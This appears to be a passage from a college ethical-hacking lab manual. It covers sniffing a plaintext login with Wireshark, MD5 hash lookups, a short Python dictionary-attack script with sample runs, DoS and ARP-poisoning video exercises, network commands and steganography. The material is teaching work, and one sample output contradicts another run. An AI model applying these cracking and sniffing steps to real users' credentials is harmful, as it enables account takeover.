Note: we will login to the web app for demonstration purposes only.



The screenshot shows a web-based application titled "Dashboard | Personal Contacts Manager v1.0". It features a table with six rows of contact information. The columns are labeled: ID, First Name, Last Name, Mobile No, Email, and Actions. The contacts listed are:

ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	Edit
2	Martin	Dawn	111	d@mar.com	Edit
3	Fernie	Ngoma	555	fngoma@yahoo.com	Edit
5	Melody	Kalinda	0758076112	kamel@gmail.com	Edit
6	Smith	Jones	09875465456	sjones@space.com	Edit

Total Records Count: 5

The screenshot shows the Wireshark interface with a list of network frames. Frame 384 is highlighted with a red box. The packet details pane shows a POST request to "/index.php" with the following payload:

```
email=admin@google.com&password=Password2010&remember_me=Remember+me
```

The bytes pane shows the raw hex and ASCII data of the captured frame.

Step 3 Go back to Wireshark and stop the live capture.

Step 4 Enter filter for HTTP protocol results only using the filter textbox and press enter key

Step 5 Select frame from packet list with POST /index.php

Step 6 Look for the summary that says Line-based text data: application/x-www-form-urlencoded

References:

- I. <https://en.wikipedia.org/wiki/Wireshark>
- II. <https://www.guru99.com/wireshark-passwords-sniffer.html>
- III. <https://www.youtube.com/watch?v=lb1Dw0elw0O>

PRACTICAL 4

Malware Threats: Worms, viruses, Trojans:

- A. Password cracking. -
- B. Dictionary attack.
- C. Encrypt and decrypt passwords.
- D. DoS attack.
- E. ARP poisoning in windows.
- F. Ifconfig,ping,netstat, traceroute.
- G. Steganography tools.

A. Password Cracking :

- a. Use MD5 generator in the site <https://www.md5hashgenerator.com/> to find out the MD5 hash for the following words
 - i. Admin12345
 - ii. Ethical@#%Hacking
 Output MD5 hash for
 - i. Admin12345 = e66055e8e308770492a44bf16e875127
 - ii. Ethical@#%Hacking =698543190dc248f71d96e5a4f1dd0bd2
- b. Use crackstation.net to feed in the above MD5 hashes and find out its equivalent words. Display the results obtained.

Enter up to 20 non-salted hashes, one per line:

```
e66055e8e308770492a44bf16e875127
```

I'm not a robot
 
reCAPTCHA
Privacy · Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e66055e8e308770492a44bf16e875127	md5	Admin12345

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Enter up to 20 non-salted hashes, one per line:

```
698543190dc248f71d96e5a4f1dd0bd2
```

I'm not a robot
 
reCAPTCHA
Privacy · Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
698543190dc248f71d96e5a4f1dd0bd2	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

- c. Analyze and conclude your results.


B. Dictionary attack:


Steps :

- Goto <https://www.python.org/downloads/release/python-370/>

Version	Operating System	Description
Gzipped source tarball	Source release	
XZ compressed source tarball	Source release	
macOS 64-bit/32-bit installer	macOS	for Mac OS X 10.6 and later
macOS 64-bit installer	macOS	for OS X 10.9 and later
Windows help file	Windows	
Windows x86-64 embeddable zip file	Windows	for AMD64/EM64T/x64
Select this → Windows x86-64 executable installer	Windows	for AMD64/EM64T/x64
Windows x86-64 web-based installer	Windows	for AMD64/EM64T/x64
Windows x86 embeddable zip file	Windows	
Windows x86 executable installer	Windows	
Windows x86 web-based installer	Windows	

- Run the setup python-3.7.0-amd64
- Goto custom installation





Create passlist.txt

```
passlist - Notepad
File Edit Format View Help
admin
abcde
12345
mypassword
root
geek
```

Or download passlist.txt from the net

- Create md5 encryption for few words . use the link Use the link <https://www.visiospark.com/password-encryption-tool/> to enter a password and fetch its MD5 encryption.

```
md5list - Notepad
File Edit Format View Help
MD5 for admin
21232f297a57a5a743894a0e4a801fc3

MD5 for geek
27dee4501f5da0e12be7ef16eb743e56
```

Packages ,Classes and methods

hashlib	Module to generate message digest or secure hash from the source message
Encode('utf-8')	Returns an encoded version of the given string. By default, Python uses utf-8 encoding.
strip()	Used to strip off any blank space in the string.
hexdigest()	To convert hashed object into hexadecimal format.

- **Write the python code in notepad and save as dictattack.py**

```

import hashlib

flag=0

p_hash=input("Enter MD5 hash")

dictionary=input("Enter dictionary Filename:")

try:
    password_file=open(dictionary,"r")
except:
    print("No file found")
    quit()
for word in password_file:
    enc_word=word.encode('utf-8')
    digest =hashlib.md5(enc_word.strip()).hexdigest()
    if(digest==p_hash):
        print("password has been found")
        print("password is :" +word)
        flag=1
        break

if(flag==0):
    print("No password found")

```

- In the command prompt d:\passwordcracking>python dictattack.py

```
D:\passwordcracking>python dattack.py
Enter MD5 hash21232f297a57a5a743894a0e4a801fc3
Enter dictionary Filename:passlist.txt
password has been found
password is :admin

D:\passwordcracking>python dattack.py
Enter MD5 hash27dee4501f5da0e12be7ef16eb743e56
Enter dictionary Filename:passlist.txt
No password found

D:\passwordcracking>python dattack.py
Enter MD5 hash27dee4501f5da0e12be7ef16eb743e56
Enter dictionary Filename:passlist.txt
password has been found
password is :geek

D:\passwordcracking>python dattack.py
Enter MD5 hash27dee4501f5da0e12be7ef16eb743e57
Enter dictionary Filename:passlist.txt
No password found

D:\passwordcracking>
```

- Reference :https://www.youtube.com/watch?v=CV_mMAYzTxw

C. Encrypt and decrypt passwords using online and offline tools:

- a. Use the link : <https://dnschecker.org/password-encryption-utility.php> to enter a password and generate report that contains encrypted data generated by various algorithms.
- b. Go to <https://hashes.com/en/decrypt/hash> . Encrypt and decrypt text and password using the secretmessengerpro software.

D. DoS attack:

Given video references explain stepwise in your own words and with diagrammatic representation the following(Check Videos Folder under practical 3):

- 1 Denial of Service Attacks_ The Ping of Death-3_D_1
- 2 Denial of Service Attacks (Part 3)_ TCP SYN Flooding-3_D_2
- 3 Denial of Service Attacks (Part 5)_ The Smurf Attack_(240p)-3_D_3


E. ARP poisoning in windows:

- a. Explain with diagrammatic representation how ARP poisoning works.
- b. Take a reference of the following video :
<https://www.youtube.com/watch?v=sBpe6GAXJZE>
Explain and write in your words how to use Cain and Able for ARP poisoning.

F: Ipconfig,ping, , traceroute and netstat:

- a .Ipconfig:

- i. The “ipconfig” displays the current information about your network such as your IP and MAC address, and the IP address of your router. It can also display information about your DHCP and DNS servers.



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19041.1165]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ipconfig


Windows IP Configuration

Ethernet adapter Ethernet 2:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::3920:29a:1556:fe25%14
  IPv4 Address . . . . . : 10.10.11.132
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.10.11.1

C:\WINDOWS\system32>
```

- ii. ipconfig/all : To see detailed IP information



```
C:\Windows\System32\cmd.exe
C:\WINDOWS\system32>ipconfig /all

Windows IP Configuration

Host Name . . . . . : DESKTOP-B3M308R
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet 2:


  Connection-specific DNS Suffix . :
  Description . . . . . : Realtek PCIe GbE Family Controller
  Physical Address. . . . . : 1C-1B-0D-A1-92-6C
  DHCP Enabled. . . . . : No
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::3920:29a:1556:fe25%14(Preferred)
  IPv4 Address . . . . . : 10.10.11.132(Preferred)
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.10.11.1
  DNS Servers . . . . . : 8.8.4.4
                           8.8.8.8
  NetBIOS over Tcpip. . . . . : Enabled

C:\WINDOWS\system32>
```

b.ping:

- iii. allows you to send a signal to another device, and if that device is active, it will send a response back to the sender. The “ping” command is a subset of the ICMP (Internet Control Message Protocol), and it

uses what is called an “echo request”. So, when you ping a device you send out an echo request, and if the device you pinged is active or online, you get an echo response.



```
C:\Windows\System32\cmd.exe
C:\WINDOWS\system32>ping www.google.com


Pinging www.google.com [142.250.192.4] with 32 bytes of data:
Reply from 142.250.192.4: bytes=32 time=2ms TTL=119

Ping statistics for 142.250.192.4:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 2ms, Average = 2ms

C:\WINDOWS\system32>
```

c. tracert:

- i. This command lets you see all steps a packet takes to the destination. For example, if we send a packet to www.google.com, it actually goes through a couple of routers to reach the destination. The packet will first go to your router, and then it will go to all kinds of different routers before it reaches Google servers. We can also use the term “hops” instead of routers. Let’s run the command and see what kind of results we get.



```
C:\Windows\System32\cmd.exe
C:\WINDOWS\system32>tracert www.google.com

Tracing route to www.google.com [142.250.192.4]
over a maximum of 30 hops:

 1    <1 ms      1 ms    1 ms  10.10.11.1
 2      5 ms      5 ms   13 ms  101-150-107-24.smartdna.in [150.107.24.101]
 3     27 ms     11 ms    3 ms  172.16.16.22
 4      1 ms      1 ms    2 ms  72.14.196.137
 5      3 ms      4 ms    3 ms  108.170.248.177
 6      2 ms      2 ms    2 ms  142.250.208.223
 7      2 ms      1 ms    1 ms  bom12s14-in-f4.1e100.net [142.250.192.4]


Trace complete.

C:\WINDOWS\system32>
```

d. Netstat

- i. Displays all sorts of network statistics when used with its various options. One of the most interesting variants of netstat is netstat -an , which will display a list of all open network connections on their

computer, along with the port they're using and the foreign IP address they're connected to.



```
Administrator: C:\Windows\System32\cmd.exe
C:\Windows\system32>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135           0.0.0.0:0             LISTENING
  TCP    0.0.0.0:445           0.0.0.0:0             LISTENING
  TCP    0.0.0.0:902           0.0.0.0:0             LISTENING
  TCP    0.0.0.0:912           0.0.0.0:0             LISTENING
  TCP    0.0.0.0:2869          0.0.0.0:0             LISTENING
  TCP    0.0.0.0:5357          0.0.0.0:0             LISTENING
  TCP    0.0.0.0:5985          0.0.0.0:0             LISTENING
  TCP    0.0.0.0:17500         0.0.0.0:0             LISTENING
  TCP    0.0.0.0:27036          0.0.0.0:0             LISTENING
```

G Steganography tools. (S-Tools):

Example:


1. Prepare the secret file that you want to hide(eg ME.txt)




2. Launch the **S-Tools**




3. Drag and drop the host file inside which you wants to hide secret file(img1.bmp)



